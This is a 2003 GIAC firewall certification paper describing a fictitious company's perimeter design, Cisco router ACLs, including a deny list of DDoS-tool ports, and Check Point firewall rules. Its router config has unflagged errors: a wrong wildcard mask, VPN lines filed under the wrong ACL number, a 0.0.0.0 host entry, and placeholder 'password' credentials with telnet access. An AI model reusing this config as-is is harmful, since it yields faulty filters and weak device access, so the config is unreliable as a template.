Global Information Assurance Certification Paper

GCFW Practical Assignment

Version 1.9

Robert Pellegrini

April 2003

Table of Contents

Abstract

Firewalls, perimeter protection and VPNs play an important role in any Internet connected organization. This paper takes an in-depth look at the security architecture of a fictitious company called GIAC Enterprises. GIAC takes system and network security seriously.

In the business of selling fortune cookie sayings, GIAC has specific internal and external business requirements that help determine the company's security architecture. Taking all of these inputs into account, GIAC has developed router, firewall and VPN configurations designed to meet the business needs and protect the infrastructure. GIAC requested a technical audit of its firewall to verify the security. The audit included a number of tests and resulted in some recommendations for improvements.

This paper provides details and examples of the security architecture at GIAC. The last section explores various security threats and how to protect against them. Simulated attacks are performed against a previous GIAC Enterprises security architecture.

Security Architecture

Company Overview

GIAC Enterprises (GIAC) is an e-business which deals in the online sale of fortune cookie sayings. The company has developed customer, supplier and partner relationships that have helped the company grow to about 60 employees with annual revenues of $8 million. GIAC maintains and depends on a significant fortune cookie sayings database which is at the center of its business relationships. As a result, GIAC relies on its systems and networks and takes security seriously.

Business Operations

As an e-business, most of GIAC's business transactions involve some form of Internet communications. As input for the security architecture, GIAC has taken the time to identify the specific business operations access requirements and restrictions for both internal and external groups.

Customers

GIAC's website (www.giacfortunes.com) enables customers to browse and purchase fortune sayings online. Customers can choose from multiple fortune categories (love, wisdom, money, what's new, etc) and review sample sayings prior to purchase. Customers are required to login, using a user ID and password, to a secure web server to complete a purchase and download bulk fortunes.

GIAC's Customer Support group is accessible via email. Customers can send email messages to ask specific questions and leave comments. GIAC also sends automated confirmation emails for completed transactions (purchases, account updates, etc).

Suppliers

The endless supply of creative fortunes comes to GIAC through its network of international suppliers. These companies write sayings and upload them using predefined file formats. All fortunes are submitted in English.

GIAC has recently finished converting all suppliers to an improved upload process. Previously, suppliers used FTP to submit the formatted files to GIAC. This method was both insecure, with fortunes and login credentials in-the-clear, and frustrating for suppliers because it sometimes took days to receive feedback on their submissions. GIAC implemented a web-based online upload process to address the security and feedback issues.

GIAC's new secure supplier web site (https://supp.giacfortunes.com) is accessed via HTTPS using a user ID and password and allows suppliers to upload formatted files through a web browser. The site provides suppliers immediate feedback details on accepted and rejected fortunes by comparing new records against the fortunes database. This improved online approach helps GIAC avoid accepting and paying for duplicate fortunes and also keeps transmissions private.

Suppliers use email regularly to communicate with GIAC's internal Operations group regarding work orders and fortune submissions. As with the customer web site, automated confirmation emails are sent to suppliers to summarize upload activity.

Partners

GIAC relies on a small number of translation and reseller partners. By acting as an extension of GIAC's business, these international companies enable GIAC to reach a broader market with its fortune sayings. GIAC uses detailed partner agreements to define the relationships, connectivity and limit its exposure. GIAC uses site-to-site VPNs to connect with partners.

Partners understand GIAC's fortunes database schema and rely on direct database access for integration into their own internal systems. Translation partners have their own front-end interface into GIAC's fortunes database. They retrieve English fortunes and, where possible, create additional language translation entries. Reseller partners pay quarterly access fees and are permitted run direct database queries and resell the sayings.

Needless to say, partners also use email to exchange ideas and address specific translation and reseller issues with GIAC employees.

Employees

GIAC has both internal and external employees. While most employees work at GIAC's office, approximately 20 mobile sales and teleworker employees work remotely. All employees require basic Internet access including web browsing (HTTP and HTTPS) and FTP. File sharing and email are serviced by four Windows 2000 servers, one running Exchange.

System administrators use SSH to access all production and DMZ servers. Database administrators and several advanced users require direct database access to administer and perform database queries against the fortunes database. For access purposes, these three groups of users are considered *power users*.

External employees require the same access as internal employees. GIAC's remote access VPN enables remote users to connect to all systems as if they were in the office. The VPN client software also integrates a personal firewall to protect the PC from inbound connections and ensure that the remote access VPN does not become an entry path for intruders. Users connect to the VPN using a certificate based two-factor authentication.


Business Operations Access Summary

Source	Description	Service
Customers, Suppliers	Access to view / login to www and supplier web sites	HTTP HTTPS
Customers, Suppliers, Partners & Employees	Access to send and receive email	SMTP
Partners	Site-to-site VPN access to GIAC	IPSec
Partners	Direct database access to the fortunes PostgreSQL database	tcp_5432
Employees	Basic Internet access	HTTP HTTPS FTP
Employees – power users	SSH to production and DMZ servers and direct database access to the fortunes PostgreSQL database	SSH tcp_5432
Employees – external	Remote access VPN	IPSec

Architecture

While GIAC takes security seriously, it realizes that it is not dealing with financial or Personal Health Information (PHI). Therefore, GIAC uses equipment that is appropriately sized for its business and tries to maximize the value of its security devices and software.

GIAC network diagram



Filtering Router

GIAC uses a Cisco 2611XM router to connect to the Internet. The router is running Cisco's 12.2 YT1 IOS. Geared toward branch offices, the 2611XM router is well suited for GIAC's size and T1 bandwidth.

It is important to block unwanted traffic as early as possible. GIAC has configured the router with ACLs to filter unnecessary traffic and act as the first layer of defense. By blocking at the perimeter, other devices, including the firewall, will not see the unwanted traffic.

Firewall

A Nokia IP350 running CheckPoint NG FP3 HF2 serves as GIAC's firewall. GIAC selected CheckPoint's VPN-1 / Firewall-1 product because it is a rich all-in-one solution for firewall, site-to-site VPNs and remote access. The use of an appliance and Nokia's Voyager administration tool simplifies administration and upgrades.

Specific firewall rules determine which traffic is allowed. CheckPoint simplifies rules for services such as FTP because it understands the protocol and allows appropriate responses (e.g. the FTP data connection). CheckPoint's stateful inspection keeps track of connections in a state table and allows continuing traffic without having to re-inspect individual packets. As shown on the network diagram, the firewall intermediates communications between each of the different networks. To facilitate routing and obfuscate private addresses, a hide-NAT configuration is used for outbound communications originating from the internal, production networks.

The IP350 comes with four integrated 10/100 Ethernet ports and more can be added. In GIAC's configuration, all four ports are used (external, internal, DMZ and production). Using this approach, one firewall serves as multiple firewalls because the firewall rules are applied between each of the interfaces.

Rather than investing in a separate network Intrusion Detection System (IDS), GIAC uses CheckPoint's alert option in rules at the bottom of the firewall rule base. This rule enables GIAC to notify administrators about unexpected and suspicious traffic patterns (e.g. web servers attempting to telnet to an external host).

VPN

The same Nokia IP350 serves as GIAC's site-to-site and remote access VPN termination point. The IP350 has an on-board VPN encryption accelerator which leaves main system resources available to service non-VPN traffic. CheckPoint's VPN-1 enables GIAC to establish site-to-site VPNs with other IPSec capable VPN devices. The combined functionality of firewall and VPN means that firewall

rules also apply to VPN traffic. For easy identification in logs, individual partners are assigned static NAT source IP addresses from the partner VPN NAT pool.

GIAC uses CheckPoint's SecureClient remote access VPN for its mobile and teleworkers. In addition to providing remote access, SecureClient enables GIAC to equip remote desktops with a personal firewall that can be centrally managed just like other firewall rules. The personal firewall plays an important role in remote access because, while connected to the Internet, remote PCs could become an entry point for an attack. Desktop personal firewall rules control communications when connected and disconnected to the remote access VPN. This enables GIAC to disable split tunneling[1]. Remote access users are assigned dynamic IP addresses from the remote VPN NAT pool.

IP Addressing

GIAC's ISP has allocated a small number of Internet routable IP addresses (a 10.x.x.x non-routable range is used for purposes in this paper) for GIAC's router, firewall and DMZ network. Internally, GIAC a uses two private Class C address ranges, one for internal and a second for production, as defined in RFC 1918[2].

Network	IP Range	Description
ISP link	10.10.10.0/30	2 IPs for router serial interfaces
Router/FW	10.10.10.4/30	2 IPs for router to firewall x-over cable
DMZ	10.10.20.0/27	30 IPs for DMZ hosts
Prod	192.168.101.0/24	254 IPs for production hosts
Internal	192.168.102.0/24	254 IPs for internal network hosts
Servers	.1 - .99	Static IPs for internal servers (WIN2K…)
Users	.100 - .199	DHCP IPs for internal users
Pwr users	.200 - .225	Static IPs for internal power users
Remote VPN	192.168.103.0/24	254 IPs for remote access office mode
Partner VPN	192.168.104.0/24	254 static IPs for Partner VPN NATs

AntiVirus

Even though GIAC does not allow inbound Internet connections to the internal network Windows servers and PCs, viruses can still enter through email, downloads, disk, etc. Protecting each of the Windows machines with antivirus software will help prevent infection and keep GIAC's administrators informed of virus activity.

GIAC has standardized on the Symantec products for AntiVirus protection. Using Symantec's AntiVirus Small Business Edition v8.0 with Symantec AntiVirus / Filtering for Microsoft Exchange allows GIAC to protect workstations, servers and Exchange. Individual PCs and servers are configured to retrieve regular virus updates and notify a central server when viruses are found.

Logging

GIAC uses a central logging server to consolidate system and application logs from each of the DMZ and Prod network hosts. Using NTP ensures coordinated timing across the logs. Since logging is centralized, GIAC's administrators find it easy to review the logs on a weekly basis. Some basic scripts have been written to filter normal traffic and facilitate the review process.

Hosts

GIAC uses the Red Hat Linux 8.0 OS for each of its DMZ and Prod hosts. Realizing that network protection does not stop at the perimeter, GIAC has chosen to use the Bastille Hardening System[3] to harden these servers. GIAC also runs Tripwire[4] on each of the DMZ and Prod servers. Tripwire alerts on unexpected file system changes. Internal Windows 2000 Server hosts are patched regularly.

Network	Host	Description
DMZ	NAME1	A DNS server running BIND 9.2.1 – This server provides external name resolution for the giacfortunes.com domain.
	WWW & SUPP	Web servers running Apache v2.0.44 – These servers provide HTTP/S services to Customers and Suppliers.
	MAIL1	A mail server running Postfix v2.0 patch level 4 and configured for TLS – This server relays mail between the internal Exchange server and Internet SMTP servers. TLS enables messages to be encrypted when communicating with other TLS capable servers.
Prod	DB1	A server with Red Hat Database 2.1 (includes PostgreSQL 7.2.3 database) – This server houses the GIAC fortunes database.
	LOG1	A server with plenty of disk space – This server acts as a central syslog, NTP and log repository. It is also configured to send pages for certain network events.
	FWMGR1	A server running CheckPoint's firewall management software – This server is used to manage firewall rules and also receives firewall logs.
Internal	WIN2K1,2,3	These servers are running Windows 2000 Server SP3 with the latest critical and security patches – Each server provides file and print sharing services to different internal GIAC departments. One is a DHCP server.
	EXCHG1	A Windows 2000 SP3 server (w/ patches)

		running Exchange 2000 SP3 – This server hosts GIAC employee email accounts and supports the full features of Outlook.
	USERS	Approximately 30 PCs running Windows XP SP1 – These PCs are used by GIAC's internal employees and are configured for DHCP.
	POWER USERS	Approximately 10 PCs running Windows XP SP1 – These PCs are assigned static IP addresses.

Network equipment

GIAC uses separate network switches for performance and to prevent casual eavesdropping. As a security measure, GIAC had decided not to use VLANs to separate the various networks. Instead, the DMZ, Prod and Internal switches are each on separate hardware. Although the individual networks are still vulnerable to a serious snooper with tools like Dsniff[5], GIAC feels that the switches offer some security benefit. In-band switch administration features, such as HTTP management, are disabled.

Security Policy and Tutorial

Border Router

The border router's main job is to route traffic to and from the Internet. However, GIAC has also implemented static ingress and egress filtering to block unwanted traffic as close to the border as possible. These filters help protect the router, the firewall and GIAC's networks.

ACL order is significant. More specific ACLs must appear before less specific ACLs because no further statements are checked after a match is found. Also, higher volume entries should be placed closer to the top to minimize resource utilization on the router. [6 7 8]

Only security aspects of the router configuration are shown.

Border Router Configuration

```
!
hostname GIAC_rtr

! Disable unneeded IP and network services
no cdp run
no ip source-route
no ip classless
no service tcp-small-servers
no service udp-small-servers
no ip finger
no service finger
no ip bootp server
no ip http server
no ip name-server
no ip domain-lookup

! Disable boot options
no boot network
no service config

! Disable SNMP
no snmp-server enable traps
no snmp-server system-shutdown
no snmp-server trap-auth
no snmp-server

! Login banner
banner motd #Unauthorized Access Is Forbidden#
```

```
! Internet serial
interface Serial 0/0
description serial to Internet
ip address 10.10.10.2 255.255.255.252
no shutdown
no ip proxy-arp
no ip directed-broadcast
no ip unreachable
no ip redirect
ntp disable
ip access-group 101 in
!
interface Ethernet 0/0
description cross-over to firewall
ip address 10.10.10.5 255.255.255.252
no shutdown
no ip proxy-arp
no ip directed-broadcast
no ip unreachable
no ip redirect
ntp disable
ip access-group 102 in

!
! Access Control List 101 applies to traffic from external
! networks going to the internal network or the router
!
no access-list 101
!
! Block private, multicast, loopback, broadcast, etc
access-list 101 deny ip 0.0.0.0 0.255.255.255 any
! access-list 101 deny   ip 10.0.0.0 0.255.255.255 any – demo IP range
access-list 101 deny   ip 127.0.0.0 0.255.255.255 any
access-list 101 deny   ip 169.254.0.0 0.0.255.255 any
access-list 101 deny   ip 172.16.0.0 15.0.255.255 any
access-list 101 deny   ip 192.0.2.0 0.0.0.255 any
access-list 101 deny   ip 192.168.0.0 0.0.255.255 any
access-list 101 deny   ip 224.0.0.0 15.255.255.255 any
access-list 101 deny   ip 240.0.0.0 7.255.255.255 any
access-list 101 deny   ip 248.0.0.0 7.255.255.255 any
access-list 101 deny   ip 255.255.255.255 0.0.0.0 any
!
! Block and log spoofing of internal network ranges and router external IP
access-list 101 deny   ip 10.10.20.0 0.0.0.255 any log
access-list 101 deny   ip 10.10.10.4 0.0.0.3 any log
```

```
access-list 101 deny   ip host 10.10.10.2 any log
!
! Block well known DDOS ports
access-list 101 deny   tcp any any eq 6669
access-list 101 deny   tcp any any eq 2222
access-list 101 deny   tcp any any eq 7000
access-list 101 deny   tcp any any eq 16959
access-list 101 deny   tcp any any eq 27374
access-list 101 deny   tcp any any eq 6711
access-list 101 deny   tcp any any eq 6712
access-list 101 deny   tcp any any eq 6776
access-list 101 deny   tcp any any eq 16660
access-list 101 deny   tcp any any eq 65000
access-list 101 deny   tcp any any eq 33270
access-list 101 deny   tcp any any eq 39168
access-list 101 deny   tcp any any eq 27665
access-list 101 deny   udp any any eq 31335
access-list 101 deny   udp any any eq 27444
!
! Block ICMP
access-list 101 deny   icmp any any echo-request
access-list 101 deny   icmp any any time exceeded
!
! Allow established packets
access-list 101 permit tcp any any established
!
! Allow ICMP echo replies
access-list 101 permit icmp any any echo-reply
!
! Allow access to DMZ hosts
access-list 101 permit udp any host 10.10.20.1 eq domain
access-list 101 permit tcp any host 10.10.20.2 eq smtp
access-list 101 permit tcp any host 10.10.20.3 eq www
access-list 101 permit tcp any host 10.10.20.3 eq 443
access-list 101 permit tcp any host 10.10.20.4 eq 443
!
! Allow FTP-data connections
access-list 101 permit tcp any eq ftp-data host 10.10.10.6
!
! Allow VPN
access-list 101 permit udp any host 10.10.10.6 eq isakmp
access-list 101 permit esp any host 10.10.10.6
access-list 101 permit ahp any host 10.10.10.6
access-list 101 permit tcp any host 10.10.10.6 eq 389
access-list 101 permit tcp any host 10.10.10.6 eq 709
```

```
!
! Access Control List 102 applies to traffic from the internal
! network going to external networks or the router
!
no access-list 102
!
! Block ICMP
access-list 102 deny   icmp any any echo-reply
!
! Allow established
access-list 102 permit tcp any any established
!
! Allow outbound traffic from firewall hide-NAT
access-list 102 permit ip host 10.10.10.6 any
access-list 102 permit icmp host 10.10.10.6 any echo-request
!
! Allow DNS responses & outbound SMTP
access-list 102 permit udp host 10.10.20.1 any eq domain
access-list 102 permit tcp host 10.10.20.2 any eq smtp
!
! Allow VPN
access-list 101 permit udp host 10.10.10.6 any eq isakmp
access-list 101 permit esp host 10.10.10.6 any
access-list 101 permit ahp host 10.10.10.6 any
access-list 101 permit tcp host 10.10.10.6 any eq 389
access-list 101 permit tcp host 10.10.10.6 any eq 709

!
! Access Control List 110 applies to internal network going
! to the router
!
no access-list 110
!
access-list 110 permit tcp host 10.10.10.6 host 0.0.0.0 eq 23
access-list 110 deny ip any any
!
!
! Protect the router
service password-encryption
enable secret password
no enable password
line vty 0 4
access-class 110 in
exec-timeout 15 0
password password
login
```

```
transport input telnet
!
end
```

Firewall

The firewall's main job is to control and log traffic to and from the Internet. The firewall, with appropriate rules, protects GIAC's network resources. The firewall logs are an important tool for investigations and troubleshooting.

Just like the router, firewall rule order is important. Rules are processed top-down and take action on the first match. Also, rules with the most traffic should be placed toward the top of the rule base for improved performance.

With CheckPoint's NG product, firewall rules are managed using the SmartDashboard (Policy Editor). New in NG is an audit log which tracks all rule and object changes. This is especially useful for troubleshooting. Another NG feature called section titles improves the readability of the firewall policy.

Firewall Rules

NO.	SOURCE	DESTINATION	IF VIA	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
	web								
1	* Any	www supp	* Any	TCP http TCP https	accept	Log	giac_fw	*	allow access to web servers so users can browse and perform transactions
2	www supp	db1	* Any	TCP tcp_5432	accept	Log	giac_fw	*	allow web servers to access the database server PostgreSQL port for access to db content and transactions
3	* Any	name1	* Any	UDP domain-udp	accept	Log	giac_fw	*	allow inbound DNS queries so users can resolve hosts in the giacfortunes.com domain

Rule #1 allows everyone, external and internal, to access the www and supp web servers. As the focus of GIAC's business, this rule is expected to receive the highest traffic.

Rule #2 allows the web servers to communicate with the Prod network db1 host. The web servers rely on the database for content and to facilitate transactions.

Rule #3 allows any host to send DNS queries to the GIAC's name1 DNS server. UDP replies are automatically tracked by the firewall so it is not necessary to list the response separately. Also, only the UDP portion of DNS is required since GIAC does not perform any zone transfers and the replies are short.

	mail								
4	* Any	mail1	* Any	TCP smtp	accept	Log	giac_fw	*	allow access to mail server so msgs can be recd from external domains, also allows relay access from exchg1
5	mail1	* Any	* Any	TCP smtp	accept	Log	giac_fw	*	allow access to mail server so msgs can be sent to external domains, also allows relay access to exchg1

Rules #4 & #5 allow SMTP traffic on port 25. From an external perspective, these rules allow external SMTP servers to communicate bi-directionally with the GIAC's mail server, mail1. These rules also permit the mail1 host to relay messages to and from the internal Exchange server exchg1. Two separate rules are required for this traffic since the source or destination value of *Any* is exclusive of additional values.

	oubound								
6	internal	* Any	* Any	TCP ftp TCP http TCP https	accept	Log	giac_fw	*	allow internal users basic Internet access so they can browse the web and xfer files

Rule #6 allows basic Internet access for users on the internal network. As specified in GIAC's access requirements, users are allowed to access HTTP, HTTPS and FTP services on external servers.

	vpn								
7	partner1_net partner2_net partner3_net partner4_net	db1	Extranet	TCP tcp_5432	accept	Log	giac_fw	*	allow partners direct database access for database administration and direct queries on PostgreSQL port
8	remoteAllUsers@	internal	Remote_Acces	* Any	accept	Log	giac_fw	*	allow all remote users access to internal network resources
9	remotePwrUsers	prod dmz	Remote_Acces	TCP SSH	accept	Log	giac_fw	*	allow remote power users to SSH to DMZ and prod hosts for server and applicaction administration
10	remotePwrUsers	db1	Remote_Acces	TCP tcp_5432	accept	Log	giac_fw	*	allow remote power users direct database access for database administration and direct queries on PostgreSQL port
11	remotePwrUsers	fwmgr1	Remote_Acces	TCP FW1	accept	Log	giac_fw	*	allow remote power users to perform firewall administration

Rules #7-11 allow VPN access. These rules will be reviewed in greater detail in the next section of the document.

	mgt								
12	dmz	log1	* Any	ntp UDP syslog	accept	Log	giac_fw	*	allow DMZ hosts to access NTP and syslog on log1 for time sync'd centralized system logging
13	log1	time_srvr	* Any	ntp	accept	Log	giac_fw	*	allow log1 to access one of the public NTP time servers
14	log1	dmz	* Any	TCP SSH	accept	Log	giac_fw	*	allow log server to scp pull log files (httpd, smtp, etc) from DMZ hosts for centralized logging
15	pwr_users	dmz prod	* Any	TCP SSH	accept	Log	giac_fw	*	allow power users to SSH to DMZ and prod hosts for server and applicaction administration
16	pwr_users	db1	* Any	TCP tcp_5432	accept	Log	giac_fw	*	allow power users direct database access for database administration and direct queries on PostgreSQL port
17	pwr_users	fwmgr1	* Any	TCP FW1	accept	Log	giac_fw	*	allow power users to perform firewall administration

Rule #12 allows hosts on the DMZ network to communicate with log1 for NTP and syslog. Centralized logging is an important aspect of system monitoring. However, time on each host must be synchronized in order for the central logging to be effective.

Rule #13 allows the log1 host to act as the central time server for GIAC. It communicates directly with one of the public NTP time servers to keep accurate time.

Rule #14 allows the log1 host to pickup application logs from the DMZ hosts. Using scp, logs are pulled back to the logging server. All connections are initiated to the DMZ. Inbound scp is not permitted

Rule #15 allows internal power users to ssh to the DMZ and Prod networks. GIAC uses ssh for administration to ensure that passwords and confidential data are not exposed.

Rule #16 allows internal power users to access the db1 host at the PostgreSQL port 5432.

Rule #17 allows internal power users to use CheckPoint's firewall administration tools to connect to the fwmgr1 host.

18	* Any	* Any	* Any	NBT	drop	- None	giac_fw	*	do not log NBT noise to minimize unecessary log entries
19	* Any	* Any	* Any	* Any	drop	! Alert	giac_fw	*	drop and alert on unexpected traffic so that it is not permitted and admins are alerted


Rule #18 blocks NBT noise and does not log. This rule prevents unnecessary log entries from filling up the firewall logs.

Rule #19 blocks all other traffic not explicitly allowed in prior rules. Traffic hitting this rule will also generate an alert so the firewall administrators are immediately notified about possible intrusion. GIAC is using this approach in lieu of a separate network IDS.

Firewall NAT

GIAC uses Network Address Translation to ensure that the internal private addresses are not used to reach the Internet. All outbound traffic such as web browsing and FTP uses a source address of the firewall's external interface. This keeps GIAC's private addresses private and facilitates routing.

When defining the network objects in SmartDashboard, the NAT tab has the option of enabling Automatic Address Translation.




The results of the automatic entries can be viewed in the below NAT rules.

internal	internal	Any	Original	Original	Original	giac_fw	Automatic rule (see the network object data).
internal	Any	Any	internal (Hiding A	Original	Original	giac_fw	Automatic rule (see the network object data).
prod	prod	Any	Original	Original	Original	giac_fw	Automatic rule (see the network object data).
prod	Any	Any	prod (Hiding Add	Original	Original	giac_fw	Automatic rule (see the network object data).

Attack Prevention

CheckPoint NG incorporates a feature called SmartDefense. This feature helps identify and prevent attacks. Out of the box, several DoS and other attacks are marked for detection and blocking.



VPN

The purpose of the VPN is to control and log access to network resources from specific trusted sites / hosts. GIAC uses the site-to-site and remote access VPN features of the CheckPoint firewall software.

